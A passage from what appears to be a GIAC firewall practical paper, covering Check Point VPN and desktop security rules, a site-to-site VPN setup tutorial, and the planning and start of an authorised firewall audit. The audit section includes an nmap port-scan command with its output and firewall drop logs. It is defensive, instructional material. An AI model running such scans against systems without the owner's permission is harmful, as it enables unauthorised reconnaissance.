
The VPN configuration is part of the firewall policy. VPN specific rules, which determine what VPN traffic is allowed are listed together with the firewall rules. As a result, the same concepts of rule order and performance apply.

VPN Configuration

Using CheckPoint's new Simplified VPN configuration mode, encryption rules are not needed in the rule base. Instead, the combination of VPN communities and the *If Via* field (4th column) in the rules facilitates the VPN setup. VPN rules look

like other rules except that they specify the VPN which VPN community the traffic is coming from.

The above entries show the Extranet VPN community. In a star configuration, each of the site-to-site VPN partners (partner1-4) are listed as satellites. GIAC's firewall, giac_fw, is the central gateway.



The above entries show the Remote_Access VPN community. Both sets of remote users, remoteAllUsers and remotePwrUsers, are part of the community. Again, the giac_fw is the gateway.

	vpn								
7	partner1_net partner2_net partner3_net partner4_net	db1	Extranet	TCP tcp_5432	accept	Log	giac_fw	*	allow partners direct database access for database administration and direct queries on PostgreSQL port
8	remoteAllUsers@	internal	Remote_Acces	* Any	accept	Log	giac_fw	*	allow all remote users access to internal network resources
9	remotePwrUsers	prod dmz	Remote_Acces	TCP SSH	accept	Log	giac_fw	*	allow remote power users to SSH to DMZ and prod hosts for server and applicaction administration
10	remotePwrUsers	db1	Remote_Acces	TCP tcp_5432	accept	Log	giac_fw	*	allow remote power users direct database access for database administration and direct queries on PostgreSQL port
11	remotePwrUsers	fwmgr1	Remote_Acces	TCP FW1	accept	Log	giac_fw	*	allow remote power users to perform firewall administration

Rule #7 allows each of the remote partner networks to connect to the db1 server for their direct fortunes database access. The *If Via* field lists the Extranet VPN community which defines the site-to-site VPN parameters.

Rule #8 allows general internal network access for all mobile sales force and teleworkers. With this access, remote users can work as if they were in the office because they have access to file and print services and Exchange. In rules #8 – 11, the *If Via* field specifies the Remote_Access VPN community which defines the remote access VPN parameters.

Rule #9 allows remote power users to perform ssh administration (just like rule #15).

Rule #10 allows remote power users direct database access (just like rule #16).

Rule #11 allows remote power users to perform firewall administration (just like rule #17).

Remote Access Desktop Policy

Using CheckPoint's SecureClient application and a policy server running on the firewall module, GIAC is able to enforce specific inbound and outbound rules using the integrated personal firewall.

The following rules are defined in the Desktop Security tab of GIAC's firewall policy.

Inbound Rules

NO.	SOURCE	DESKTOP	SERVICE	ACTION	TRACK	COMMENT
1	* Any	remoteAllUsers@Any	* Any	Block	Log	block inbound connections

Desktop rule #1 blocks all inbound traffic to the remote desktop. Inbound connection attempts are dropped and logged.

Outbound Rules

NO.	DESKTOP	DESTINATION	SERVICE	ACTION	TRACK	COMMENT
2	remoteAllUsers@A	internal prod dmz	* Any	Encrypt	Log	allow all remote users to access internal network resources through the tunnel
3	remoteAllUsers@A	* Any	* Any	Block	Log	block access to other networks

Desktop rule #2 allows traffic from the remote desktop to the internal and Prod networks. This traffic is encrypted, sent down the VPN tunnel and logged.


Desktop rule #3 blocks all other traffic which disables split tunneling.

Site-to-site VPN Tutorial

This step by step tutorial describes how to implement GIAC's site-to-site VPN firewall policy.

Create the Interoperable Devices


1. Select Manage, Network Objects, press New, select Interoperable Device
2. On the General Properties window enter the Name, IP, Comment and select an appropriate color
3. Select the Topology window and in the VPN Domain section, Manually define the network behind the partner gateway




4. Click OK
5. Repeat the above process for each partner site-to-site VPN gateway

Create the VPN Community


1. Select Manage, VPN Communities…, press New…
2. On the General window, enter a name for the new community
3. Select the Central Gateways window and Add the giac_fw object




4. Select the giac_fw object and press Edit
5. Select the Topology window and in the VPN Domain section, Manually define the network behind the giac_fw gateway




6. Select the Satellite Gateways window and add each of the partner firewall objects



7. Select the VPN Properties window and specify the appropriate IKE and IPSec properties



8. Select the Shared Secret window
9. Check the box Use only Shared Secret for all External members
10. Select each partner individually and press Edit to populate the shared secret



11. Press OK

Create the Rules

1. Select the Security tab on the firewall policy
2. Taking neighboring rules and performance into consideration, determine the appropriate placement for the new VPN rule
3. Above the desired location, select an existing rule, Select Rules, Add Rule, Below
4. A new blank rule will be created

5. Right click on the Source field and select Add
6. Select each of partner network objects that require access

Note: Object groups are helpful to improve organization and minimize the number of objects listed in the rule

7. Click OK
8. Right click on the Destination field and select Add
9. Select each of the local network objects that can be accessed and press OK

   Note: CheckPoint NG now has drag and drop capabilities, if the desired object is already present in an existing rule it can be dragged and dropped

10. Right click the *If Via* field and select Add
11. Select the appropriate VPN community

    Note: The *If Via* field joins the rule and the VPN community, VPN settings defined in the VPN community will apply to traffic that matches on this rule

12. Right click the Service field and select Add
13. Select each of the services that will be allowed and press OK
14. Right click on the Action field and select Accept (or different action)
15. Right click on the Track field and select Log (or different track)
16. Right click on the Install On field and select the giac_fw firewall object
17. Leave the Time field set to Any (unless time restrictions apply)
18. Double click the Comment field and enter descriptive text to document the rule.

19. The rule should look like the above

Verify the Firewall Policy

In an effort to ensure that GIAC's security architecture is performing as expected, GIAC has requested a technical audit of their firewall. This audit is intended to confirm that the firewall rules and configuration are delivering the access and restrictions that GIAC wants for their network. This audit is not intended to be a vulnerability assessment. GIAC is also expecting to receive some suggestions for improvements.

The auditor has signed a Non-Disclosure Agreement with GIAC.

Plan the audit

A planning meeting is held between the auditor and GIAC's firewall administrators. GIAC's firewall administrators review the overall security architecture and describe some of the security practices.

GIAC's firewall administrators present the company's access requirements and restrictions. They also discuss the central logging configuration and the practice of weekly log reviews.

At the end of the meeting, the auditor receives the network address ranges and a hard copy of the firewall's current rule base. GIAC's firewall administrators learn how the audit will be conducted and about risks involved. Lastly, the auditor and firewall administrators agree on an appropriate date and time and schedule the audit. GIAC's administrators agree to inform their ISP of the audit.

Technical approach

The primary approach of the audit will be to send traffic to and through the firewall from the outside and detect it on the inside. In addition to the firewall logs, the commonly available tools Nmap and tcpdump will be used. While rules allow specific traffic, the purpose of this test is to verify those rules and see how the firewall handles and logs other traffic that is not specifically allowed.

Since GIAC has internal Windows servers and workstations, outbound traffic will be monitored to ensure that those systems are not advertising themselves to the outside world.

The audit will also verify that only authorized workstations are permitted to connect to the firewall management server for the purpose of modifying the firewall rules and configuration.

For demonstration purposes, the audit laptop will assume the IP address of the internal interface of the ISP router. While this is an unconventional approach, it

is being done to facilitate the audit simulation using available test equipment. This approach also allows testing directly against the firewall.

Risk / Timing

Since the audit will not involve a vulnerability or penetration test, the risk associated with the scan should be minimal. The tools discussed above will simply involve a port scan on the firewall. However, there is always the chance that the firewall or individual hosts may have a negative reaction to the scans. As an example, the firewall could become overloaded and stop responding.

Although the auditor and firewall administrators are not concerned about a problem, as mentioned above, a portion of the testing will involve an outage. Plans are made for the audit to take place off-hours with one of the firewall administrators present. The audit is scheduled for a Friday evening after 8:00PM to ensure a minimal business impact due to the testing or if a problem were to arise.


Level of effort

Based on the work described and the number of networks, the auditors determine that the on-site work can be completed within four hours. An additional two days will be required to review the results, write the report and formulate recommendations.

Conduct the audit

Validate the firewall - Test

This aspect of the audit focuses directly on the firewall. The scans will determine if it is truly transparent. The following diagram and screen-shots show how the test is performed.



1. As mentioned above, the audit laptop assumes the internal IP address of the ISP router for this test. Nmap and SmartTracker are readied for the scan.

```
nmap -v 10.10.10.6 -P0 -p 200-300

Starting nmap V. 3.00 ( www.insecure.org/nmap )
No tcp,udp, or ICMP scantype specified, assuming SYN Stealth scan. Use -sP if yo
u really don't want to portscan (and just want to see what hosts are up).
Host  (10.10.10.6) appears to be up ... good.
Initiating SYN Stealth Scan against  (10.10.10.6)
Adding open port 264/tcp
The SYN Stealth Scan took 158 seconds to scan 101 ports.
Interesting ports on  (10.10.10.6):
(The 100 ports scanned but not shown below are in state: filtered)
Port       State       Service
264/tcp    open        bgmp

Nmap run completed -- 1 IP address (1 host up) scanned in 163 seconds
```

2. The Nmap session is run from the audit laptop. The above screen-shot shows a scan of the giac_fw firewall. Normally, this scan would cover all known ports in the Nmap services file[9]. However, for demonstration purposes, this scan is being limited to ports 200-300 using the –p 200-300 parameter. The scan determines port 264/tcp is open. Nmap identifies the port as bgmp but the services in SmartDashboard shows that the port is for CheckPoint VPN-1 SecuRemote Topology Requests. This port is not specifically allowed in the firewall rules and appears to be an implied rule. Also noteworthy is that Nmap sees the giac_fw host as up. Even if no ports were open, Nmap appears to be able to determine that there is a host at the specified IP address.

N..	Date	Time	Inter.	Origin	Type	Action	Service	Source	Destination	Proto.
6494	15Mar2003	20:49:23	eth0	giac_fw	Log	Drop	279	audit_laptop	giac_fw	tcp
6495	15Mar2003	20:49:23	eth0	giac_fw	Log	Drop	271	audit_laptop	giac_fw	tcp
6496	15Mar2003	20:49:23	eth0	giac_fw	Log	Drop	278	audit_laptop	giac_fw	tcp
6497	15Mar2003	20:49:23	eth0	giac_fw	Log	Drop	wais	audit_laptop	giac_fw	tcp
